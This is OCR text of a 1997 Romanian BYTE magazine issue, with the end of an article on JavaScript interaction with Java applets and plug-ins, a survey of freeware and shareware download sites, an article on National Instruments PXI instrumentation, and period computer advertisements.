   win=JSObject.getWindow(this);
   ...
}
```

apoi, poate folosi metoda mouseEnter pentru a afişa un mesaj:

```
public boolean mouseEnter(Event e, int
   x, int y){
         win.eval("alert(\"Hello
         world\");");
         return true;
}
```

Astfel, java detectează intrarea mouse-ului pe suprafaţa apletului şi apelează metoda mouseEnter. De remarcat că, pentru a permite unui aplet, sau plug-in să acceseze variabilele şi funcţiile JavaScript din pagină, trebuie să apară cuvântul cheie MYSCRIPT în interiorul tagului <APPLET> sau <EMBED>.

Comunicarea JavaScript – Plug-in

Plug-in-urile sunt mici resurse de cod, nu programe, care rulează în interiorul procesului navigatorului şi extind capacităţile navigatoarelor. Acestea sunt făcute pentru a interpreta un anumit tip de informaţie (fişiere .avi, .aiff etc) în interiorul browserului, la un cost de dezvoltare şi păstrare (spaţiul de pe disc) minim.

GEMINI SP
Plus in quality
Str. Vasile Conta Nr.9 bis București 2
Tel/Fax: 210.85.65, 210.85.70

Prin cel mai nou
HEWLETT PACKARD
Authorised Wholesaler
puteți obține:

Orice configurație pentru
PersonalComputers.
Software.
InkjetPrinters.
LaserjetPrinters.
Scanners.
InkjetPlotters.

Sisteme de proiecție LCD interactive
PROXIMA
Desktop projection products

Ești tânăr, dinamic și plin de energie?
Locuiești într-un oraș cu peste 100.000 de locuitori?
În ultimii ani ai urmărit evoluția publicațiilor noastre și ai regretat că nu faci și tu parte din colectivul care le realizează?


A sosit timpul!

Vino alături de noi!


Computer Press Agora are nevoie de un reprezentant în orașul tău!

Ai putea fi tu acela!

Trimite un curriculum vitae pe adresa: Computer Press Agora S.R.L., C.P. 172 O.P. 1, 4300 Tg. Mureș, sau prin fax la: 065-166290 și te vom contacta.



Microsoft
Windows NT 4.0
Technical
Support
Training
Hands-On Self-Paced Training for Windows NT Server Version 4.0
Microsoft Press

Microsoft Press knows



Sports, Hobbies, & Pets
Games, Hobbies, & Recreation
1 2

este
timpul

Îți lipsesc. **Ți le-ai dori.** Resursele pentru instruire și certificare Microsoft. **Norocul** tău, **Microsoft Press are soluția**; seturile de resurse și seturile de instruire în ritm propriu care te ajută să **înveți** despre ceea ce ai **nevoie**, atunci când ai nevoie să știi. Indiferent că dorești să-ți **perfecționezi** cunoștințele anterioare sau să-ți creezi un **program de instruire într-un ritm propriu,** vei afla că mai ai și **timp pentru viața** ta.


Microsoft
Windows NT 4.0
Network
Administration
Training
Microsoft Press

Microsoft® Windows NT 4.0
Network Administration Training
1-57231-439-7


Microsoft
SQL Server
Training
Hands-On, Self-Paced Training for Microsoft SQL Server Version 6.5
Microsoft Press

Microsoft® SQL Server Server
Training
1-55615-930-7

Microsoft
Windows NT
Server
Resource Kit
Supplement One
Microsoft Press

Microsoft® Windows NT®
Server 4.0 Resource Kit
1-57231-344-7

Microsoft
Windows NT
Workstation
Resource Kit
Comprehensive Resource Guide and Utilities for Windows NT Workstation Version 4.0
Microsoft Press

Microsoft® Windows NT®
Workstation 4.0 Resource Kit
1-57231-343-9

Microsoft Press

COMPUTER PRESS
AGORA

*Cărțile pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei **Forte Computers**, str. Lipscani nr. 102; precum și de la următoarele magazine din **București**: Flamingo Computers, Bd.N. Titulescu nr.102; Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica); MIVAS: Pasaj Universitate; **TIMIȘOARA:** Computer 21 SRL Bul. Regele Ferdinand nr. 2.; **ARAD:** BB Computer, b-dul Revoluției 26-38*

*Puteți comanda orice carte de la: **Computer Press Agora s.r.l.**, C.P. 94 OP.49, București, fax: 01-3309285*

Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

JavaScript poate comunica cu aceste plug-in-uri prin intermediul claselor java, livrate împreună cu pluginul, așa cum se vede în figura „Interacțiunea dintre JavaScript și Plug-in-uri".

Pentru a îngloba un anumit obiect într-o pagină Web se folosește tagul <EMBED>. Dacă dorim înglobarea unui fișier .avi vom folosi următoarea linie:

```
<EMBED NAME="myEmbed" SRC=cale\fisier.avi WIDTH=100 HEIGHT=100>
```


La citirea acestei linii, navigatorul va încărca pluginul corespunzător acestui tip de date (.avi), care va interpreta fișierul .avi.

Pentru a interacționa cu plug-in-ul, trebuie să aveți clasele AviObserver.class și AviPlayer.class livrate împreună cu Netscape, împachetate în fișierul npavi.zip. Folosind metodele acestor clase, JavaScript poate interacționa cu plug-in-ul.

Astfel, putem scrie următoarea secvență de cod într-un fișier HTML:

```
<FORM>
<INPUT TYPE="button" VALUE="START"
    onClick="document.myEmbed.start()">
<INPUT TYPE="button" VALUE="STOP"
    onClick="document.myEmbed.stop()">
</FORM>
```

Cu această secvență, am introdus două butoane cu valorile START și STOP, care dacă sunt apăsate cu mouse-ul vor determina pornirea (START), respectiv oprirea (STOP) animației.



Interacțiunea dintre JavaScript și Plug-in-uri

```
Class AviPlayer
public Start(){
.
.
.
}
```

```
<EMBED SRC="..."...>
<FORM>
<INPUT TYPE="Button"
onClick="document.
myEmbed.Start();">
.
.
.
</FORM>
```

Comunicarea dintre JavaScript și plug-in se face prin intermediul unei clase Java furnizate împreună cu plug-in-ul.

Referințe

Andrew Wooldridge and Mike Morgan: Using JavaScript, Que Corporation 1997

http://hpv17.infosys.tuwien.ac.at/javascript/

http://www.neca.com/~vmis/lconnect.htm

http://home.netscape.com/comprod/products/navigator/version_3.0/building_blocks/liveconnect/index.html

http://www.tesre.bo.cnr.it/Manuals/PluginSDK30b5/■

Budai László este redactor la BYTE România. Poate fi contactat la **lbudai@agora.ro.**

HotSoft
KeyMap & Fonts
Add-on
Designed for Microsoft Windows 95
Versiunea 2


KeyMap 2.0

- este utilitarul Windows 95 de care aveți nevoie pentru a scrie comod în orice limbă.
- permite configurarea software a tastaturii în funcție de necesitățile specifice oricărui utilizator.
- pentru fiecare layout atașat unei limbi și pentru fiecare tastă a acestuia, puteți configura 4 caractere ce să fie generate de acesta!
- se instalează și se configurează foarte ușor pentru oricine a mai utilizat un produs Windows 95.
- Vă oferim de asemenea, la cerere, peste 180 de fonturi True Type sau Adobe Type (postscript), conținând toate caracterele specifice limbilor europene cu alfabet latin.

40(0)65-166516
***
www.hotsoft.ro/keymap

Noul KeyMap 2.0
pentru Win95
împreună cu peste 180
de fonturi

Doresc să cumpăr produsul, KeyMap2.0.
V-am expediat la BCR Tg.Mureș în contul nr. 4072032198 al S.C.HotSoft SRL Tg-Mureș, 100.000 lei (în care sunt incluse și taxele poștale), cu mandatul poștal/ordinul de plată nr.: .... din data de ...., pentru o licență a acestuia.
(Pentru licențe multiple apelați la sediul firmei.) ☐ Doresc să-mi trimiteți și factură
Numele și prenumele: .... Funcția: ....
Firma: .... Adresa: ....
Cod poștal/Localitate: .... Telefon/Fax: ....
Data .... Semnătura ....



EPSON
Authorized Dealer
TRICORP electronics
Echipamente: tel: (01) 679 48 79
tel/fax: (01) 230 44 58
Tehnic, Consumabile, Software:
tel: (01) 210 52 64; 211 90 42
fax: (01) 211 39 43
e-mail: tricorp@radiotel.ro

imprimante matriciale

LX-300
FX-1170
FX-2170
LX-1050
DFX-5000+
DFX-8000
9 ACE

LQ-100
LQ-300
LQ-570+
LQ-670
LQ-2070
LQ-2170
24 ACE

FX-2170

Surfing


Chiar dacă ar trebui să ne obişnuim cu gândul că nimic nu este gratuit, programele freeware şi shareware constituie o atracţie pentru navigatorii Web. De Mircea Sabău

Gratis pe Web

Programele freeware şi shareware nu sunt o noutate. Aproape toţi utilizăm, mai mult sau mai puţin, astfel de programe. Şi de ce să nu recunoaştem că, de multe ori, o astfel de aplicaţie ne-a scos din impas sau ne-a convins să achiziţionăm varianta comercială a produsului. Deoarece mulţi dintre cititorii revistei BYTE şi-au manifestat interesul pentru aceste programe gratuite, în continuare vă voi prezenta câteva locuri unde le puteţi găsi.

Download pentru PC

www.download.com


COMPAQ
DESKPRO SERIES
Power that's easy to manage.
c|net
DOWNLOAD.COM
FOR PC | GO TO MAC
Join now FREE!
MENU
Categories
Features
Weekly Picks
Browsers
Power Search
RESOURCES
FREE Newsletter
Help
Click here...
DOWNLOAD.COM for the PC
All Categories
pop Most Popular
new Newest Titles
pick Top Picks
Quick Search
search
Help
Power Search
Categories
Business
Development Tools
Drivers
Education
Games
Home & Personal
Internet
Kids
Multimedia & Design
Highlights
Life in the fast lane
The new four-letter word
Perfect union

NEW Power Downloader is a superhero on the go—find out how he keeps things organized, current, and always up to speed

PREMIERE Spam: it's getting out of hand. Put it in its place with Deadletter, a plug-in for the Eudora email client

Acest sit oferă o colecţie bogată de programe şi informaţii gratuite. Pentru un acces rapid, programele sunt grupate în zece categorii. În continuare, voi aminti pe scurt aceste categorii. Afaceri: aplicaţii de gestiune şi planificare, financiare, inventariere, juridice, calcul tabelar, procesarea textelor; Unelte de dezvoltare: ActiveX, compilatoare, editoare, biblioteci, reţele, programe sursă, manuale; Drivere: pentru sistem şi BIOS, CD ROM-uri, cartele video, modemuri, dispozitive de intrare, reţele, imprimante, scanere, multimedia, sunet, sisteme de stocare; Educaţie: limbi străine, literatură, matematică, ştiinţă, unelte de învăţare; Jocuri: de acţiune, aventură, simulare, sport, război şi strategie; Casnice: arte, reţete culinare, muzică, religie, cărţi electronice; Internet: navigatoare, şuetă, comunicaţii, poştă electronică, FTP, HTML, Java, reţele şi intranet, plug-in-uri, servere, utilitare, VRML; Copii: divertisment, matematică, lectură, ştiinţă; Multimedia, proiectare: animaţie, video, audio, seturi de caractere, pictograme, ilustrate, editoare de imagini; Utilitare: antiviruşi, compresii de fişiere, utilitare pentru fişiere, instrumente pentru seturi de caractere şi pictograme, reţele, optimizări, imprimante, securitate, utilitare de sistem, programe pentru dezinstalare. Pe lângă acestea, pagina mai oferă o maşină de căutare extrem de utilă.


Freeware Publishing

http://194.197.188.25/freeware/freeware.htm

Acest sit oferă o colecţie de programe gratuite de cea mai bună calitate pentru Windows 95. Software-ul prezentat nu este comercial şi nu poate fi distribuit. Pagina oferă două mari categorii de programe: Aplicaţii Internet (clienţi de poştă electronică, şuetă, FTP, Telnet, terminale, utilitare pentru poşta electronica şi apeluri telefonice, unelte de navigare şi CGI, aplicaţii bazate pe socluri Windows, utilitare pentru reţea, software server, unelte de proiectare Web, navigatoare, plug-in-uri şi utilitare pentru WWW) şi Aplicaţii Windows 95 (editoare de texte, utilitare pentru fişiere şi imprimante, programe driver, instrumente antivirus, utilitare pentru grafică, arhivare, sunet şi video, jocuri şi alte diverse aplicaţii). Pentru ce interesaţi doar de aplicaţii particulare, există o maşină de căutare care vine în sprijinul acestora, prin opţiunile de restrângere a domeniilor de căutare. Se poate opta pentru diverse platforme hard şi soft sau domenii de aplicaţii particulare.

TuDogs sau ultimele noutăţi de software gratuit

http://tudogs.com/


MSDN Online.
Click here
Tips, tools and code all in one place.
TUDOGS
AUSTRALIA
BELGIUM
CALIFORNIA
JAPAN
SOUTH AFRICA
THAILAND
Kiss that big old ugly e-mail address of yours goodbye!
Click Here
Member of the Internet Link Exchange


The Ultimate Directory Of Gratis Software

Authoring & Web Design, Clipart, WebTools, Windows, Music, Games, Education, Business & Finance, Health, News, Special Recipes, Animation. 18 awards.

Enter The Mirror Site Of your Choice.


copyright © TuDogs 1996, 1997. comments and suggestions to webmaster@tudogs.com

Această pagină Web oferă o gamă largă de software şi servicii, majoritatea dintre acestea fiind gratuite. Chiar dacă, pe ici, pe colo mai există mici erori, toate aplicaţiile soft din această pagină sunt testate şi verificate. Oferta software acoperă domenii de genul: animaţie, autorizare, navigare pe Web, activităţi de afaceri, educaţie, activităţi financiare, jocuri, sănătate, muzică, proiectare şi unelte de dezvoltare Web, aplicaţii Windows. Membri acestei pagini pot primi prin poşta electronică ştiri legate de subiecte specifice (jocuri, Windows 95, Java multimedia, HTML, viruşi în Internet, unelte Web etc.).


TUCOWS
The Ultimate Collection of Winsock Software
WEBTRENDS
Updates frequently
Primary TUCOWS Affiliate

Welcome to TUCOWS. The World's Best Collection of Internet Software. TUCOWS is your place on the Web to access the latest and greatest Windows 95, Windows 3.1, Macintosh and OS/2 Internet Software, performance rated and checked for viruses.


Please pick a local TUCOWS site by clicking on the closest country to you. We have over 280 affiliate locations around the world to choose from. By choosing a closer affiliate site, you not only become a good netizen, but you may also get faster downloads. If you would like to host a TUCOWS affiliate, please contact us via our email form or send email to


ZDNet
Join for FREE!
Find It
COMPUTER DISCOUNT WAREHOUSE
The right price. The right advice.
More modems.
Ascend
Go
800-934-4239 www.cdw.com
ZDNet | News | Products | Internet | Shopping | Help! | Magazines
Downloads | Games | Mac | At Home | Learning | Community
software LIBRARY
help discuss
download basket
Personalize the
My HOT FILES
Software Library
Software Library
Games
Internet
Utilities
Home & Education
Business
Graphics & Multimedia
Development Tools
What's New
Reviewers' Picks
Most Popular
SEARCH
options
hot file OF THE DAY
Chess Ballet Screen Saver
It's your move.
HOT ARCHIVES
This week's other Hot Files...
Halloween Screen Saver
Downloads for Explorers
MORE ZDNET: Help Channel: Tipzone

Monday, October 27, 1997

Daylight savings—time's up!
So don't get left in the dark. Our Top Time Tools will help you countdown, organize, synchronize or just plain enjoy that most precious possession.


Web-master of all you survey
Want your site to be the best? These site management tools help you build—and maintain—your supersite.


SOFTSEEK.COM
Weekend
October 25-26, 1997
SEARCH
Search
Power Search
RESOURCES
Free Newsletter
Help
Feedback
How To Advertise
Submit Software
SOFTSEEK WEEK
your email
Subscribe
Welcome to SOFTSEEK
Your Source for the Latest and Best Shareware, Freeware and Evaluation Software
file of the day
categories
business & productivity
calendars/PIMs, accounting, address books, MS Office...
desktop enhancements
in the spotlight
Have a Haunting Halloween

Subscribe to our free e-mail newsletter

Daytona USA Deluxe is the 3D sequel to the classic arcade game that lets you race a Daytona Stock car that's thundering down a straight away at 250 MPH. You've got race cars all around you. One of them bumps you, and your car reacts with precision control as you guide it out of trouble. The first turn comes soaring into (cont'd)

Decorate your desktop with scary screen savers, haunting desktop themes, and


Sands of the Caribbean
Casino & Sportsbook
GRAND OPENING! click here
Windows95.com 32-bit Shareware
File Edit View Help
Newest Software
Newest Icons, Themes, etc.
Shell and Desktop
Utilities
Games
Network and Internet Tools
Multimedia and Graphics Tools
Productivity Tools
Authoring and Programming
Information Management
Submit New Software
Shareware FAQ
Developer's FAQ
Online Registration
WINner Awards
©1997 Jenesys, LLC.
Support the Authors. Register your Shareware!
Windows95.com 32-bit Shareware Collection
Start Page
Hot Deals
Tips and Tricks
32-bit Shareware
Driver Updates
Networking Info
Bugs and Fixes
CD-ROM
Advertising Info
Search the Site
Contacting Us
About the Site
WINZIP
Casino 97
Chat FTP
Virtual Servers

Click here to get FREE Email Updates from Windows95.com!

TUCOWS - software pentru Internet

http://www.tucows.com/

Situl TUCOWS este un loc excelent de pornire pentru obţinerea celor mai bune şi recente programe Internet sub Windows 95, Windows 3.1, Macintosh şi OS/2, programe verificate împotriva viruşilor. Pagina oferă peste 280 de legături spre filialele din întreaga lume. Dacă alegeţi o filială apropiată de dumneavoastră, puteţi descărca rapid ceea ce vă interesează.

Biblioteca software ZDNet

http://www.hotfiles.com/

Această pagină, oferită de ZDNet, conţine o impresionantă colecţie de programe şi aplicaţii, grupate în mai multe domenii: Internet, jocuri, utilitare, educaţie/domiciliu, grafică şi multimedia, afaceri, unelte de dezvoltare, programe demonstrative comerciale, aplicaţii Windows 95 şi Macintosh. Totodată, pagina oferă vizitatorilor o puternică maşină de căutare în întreaga bibliotecă, dinamizând astfel procesul de căutare. Toate programele oferite sunt cotate cu un anumit punctaj, în funcţie de încadrarea acestora în domeniul de căutare.

SoftSeek

http://www.softseek.com/index.html

Acest sit conţine programe gratuite (freeware şi shareware) şi pentru evaluare, din diverse domenii: activităţi productive (calendare/PIM-uri, contabilizări, agende), îmbunătăţiri desktop (pictograme, screen savers), educaţie (limbi străine, astronomie, matematică, ştiinţă), jocuri (acţiune, hazard, sport, strategie, aventură), grafică (programe de vizualizare, editare, desenare), pasiuni (muzică, finanţe, astrologie, sporturi), Internet (poşta electronică, publicare Web, navigatoare, FTP, şuetă), programare (ActiveX, Java, manuale) şi utilitare (arhivare, antiviruşi). Pagina mai prezintă primele 10 programe din clasamentul săptămânal, precum şi noutăţile şi actualizările de ultimă oră. Pentru accesul rapid, navigatorii au la dispoziţie o maşină de căutare.

Windows95.com

http://www.windows95.com/apps/

Această colecţie shareware pe 32 de biţi conţine programe şi aplicaţii aşezate în spatele unor pictograme asociate următoarelor domenii: noutăţi software, înveliş desktop, pictograme, utilitare, jocuri, reţele şi Internet, unelte multimedia şi grafice, programare, gestiunea informaţiilor, unelte pentru mărirea productivităţii etc. Orice software oferit este însoţit de informaţii referitoare la instalare, timp de descărcare, timp de expirare, informaţii despre autori şi altele.

Până nu demult, unul din cele mai mari secrete era software-ul gratuit. În mod obişnuit, acesta se numeşte freeware sau shareware. Anumite firme oferă servicii de distribuţie gratuită a acestor programe pentru încercare şi evaluare. Uneori, programele rulează doar un timp limitat (30 de zile), alteori acestea nu oferă toate funcţiile pe care le au versiunile comerciale. Acum, siturile freeware şi shareware au devenit tot mai numeroase şi mai cunoscute în rândul navigatorilor Web. În încheiere, doresc să amintesc câteva dintre acestea: (http://www.freeware32.com/, http://www.cooltool.com/windows95.html, http://www.jumbo.com/pages/windows95/, http://www.mysharewarepage.com/, http://www.abraxis.com/fans/PAGE_1.htm, http://www.halcyon.com/knopf/distrib.htm), urându-vă „Download rapid“.■

Mircea Sabău este redactor la revista BYTE România.Poate fi contactat la adresa: **msabau@agora.ro.**

Tradiționalele PC -uri din sistemele de automatizări pot fi înlocuite de o nouă familie de calculatoare industriale modulare, performante și foarte flexibile. ***De Viktor Veres***

Instrumentația modulară PXI


National Instruments, lider mondial în sisteme de achiziție de semnale și monitorizare-control procese industriale, a introdus recent o nouă familie de calculatoare de proces care va revoluționa soluțiile actuale de automatizări ale proceselor de fabricație și testare semifabricate sau produse finite. După opiniile specialiștilor, noua gamă de produse de instrumentație se va bucura de un mare succes datorită flexibilității în configurare, puterii de prelucrare distribuite optim în funcție de necesități și datorită costului redus al echipamentului instalat. Soluțiile bazate pe noile echipamente asigură performanțe ridicate în aplicațiile de evaluare, testare, măsurare, achiziție de semnal, modelări în timp real al instalațiilor tehnologice sau al proceselor fizico-chimice.

Este vorba de un sistem de achiziție de semnal și control procese cu o arhitectură modulară cu magistrală PCI, care are în componența sa o serie de blocuri multifuncționale pentru achiziție și condiționare de semnal, prelucrare numerică, prezentarea, stocarea și trimiterea la distanță a datelor referitoare la parametrii procesului monitorizat. Dispune de o serie de ieșiri prin care se comandă (se reglează) instalația tehnologică după diferite algoritmi de reglare, în funcție de evoluția procesului de reglare și a parametrilor de stare actuali sau predictibili. Modulele componente ale acestui sistem de automatizări sunt introduse în soclurile unui șasiu standardizat, urmând ca în final acest ansamblu complex să opereze în mod sine-stătător sau interconectat cu alte echipamente similare.

Structură modulară

Comanda echipamentului PXI este realizată de un modul special introdus în slotul zero, care nu este altceva decât un PC foarte performant, proiectat să opereze în condiții extreme din industrie: zgomot, umiditate, vibrații, șocuri, și legături instabile. Este dotată cu un procesor Pentium în tehnologie MMX, are o magistrală locală PCI clasică de 33 MHz, cu viteza de transfer de 132 Mbytes/s, dispune de memorie RAM/ROM proprie, de medii externe de stocare a datelor (discuri hard), de porți seriale/paralele clasice etc. Pentru comunicația cu exteriorul poate fi cuplată tastatură, monitor și imprimantă. Sistemul de operare instalat este - fiți tare - un Windows NT WS sau Windows 95, sub care rulează aplicațiile de instrumentație virtuală elaborate în mediile RAD (Rapid Application Development) ca: LabVIEW, BridgeVIEW, Lookout, ComponentWorks sau LabWindows/CVI.

Platforma hardware poate fi extinsă ușor prin introducerea în șasiu (pe magistrala PCI) a unor module specializate, prin care semnalele culese de la senzorii montați în instalația tehnologică - semnale care reflectă starea procesului tehnologic - sunt condiționate (izolate galvanic, filtrate, convertite în semnale unificate de tensiune sau de curent, aduse în domeniu etc.), și sunt cuantizate (digitizate) de convertoare analog-numerice rapide. Opțional ele pot fi prezentate pe periferici de ieșire (ex. monitor sau înregistratoare). După interpretarea și prelucrarea matematică a valorilor numerice (digitale) de la intrare se sintetizează semnalul de reglare optim. El va apare la ieșirea unui convertor numeric-analog ca un semnal variabil în tensiune sau în curent, și după o amplificare-scalare în domeniu va comanda procesul tehnologic supravegheat, astfel încât acesta să evolueze optim în mod automat sau semiautomat.



Sisteme PXI

Integratorii de sistem National Instruments din România

sau

http://www.natinst.com

O nouă generație de calculatoare de procese

Tehnologia PXI (PCI eXtensions for Instrumentation) a fost dezvoltată recent de National Instruments și este un standard deschis, acceptat de către peste 300 de firme de renume constructoare de periferici pentru achiziție. Permite implementarea unor soluții de instrumentație precise, cu sincronizări/temporizări foarte bune.

Sistemele PXI sunt 100% PC compatibile și au ca SO un Windows 95 sau NT. Toate aplicațiile de instrumentație sau utilitarele existente pentru platformele Windows pot fi rulate în continuare.

Perifericii sunt introduse frontal într-o carcasă cu 8 sloturi - un slot pentru controler și alte șapte pentru periferice. Are o construcție robustă, adecvată mediului industrial. Dispune de o răcire forțată, alimentare proprie, și permite schimbarea cu ușurință a componentelor atât pentru operațiile de service, cât și pentru reconfigurarea platformei de măsură și control. Prin punți PCI-PCI pot fi interconectate mai multe astfel de rack- uri, și prin adaptoarele GPIB pot fi cuplate la ele nenumărate instrumente digitale de măsură și control specifice. Modulele PXI sunt compatibile P&P, orice componentă nou introdusă fiind recunoscută și folosită de sistem.

Adaptoarele sunt multifuncționale și oferă funcționalități complexe. Seria PXI-6070E oferă de exemplu pe o singură placă linii I/O analogice (16 intrări monopolare cu rezoluție de 12 biți și cu o rată de eșantionare de 1,25 mil măs./s, 2 ieșiri analogice pe 12 biți), linii I/O numerice (8 linii individuale cu o rată de 80MB/sec), și are numărătoare-temporizatoare (2 numărătoare pe 24 biți, cu baza de timp de 20 MHz, declanșare cu semnal analog sau numeric în felurite moduri).

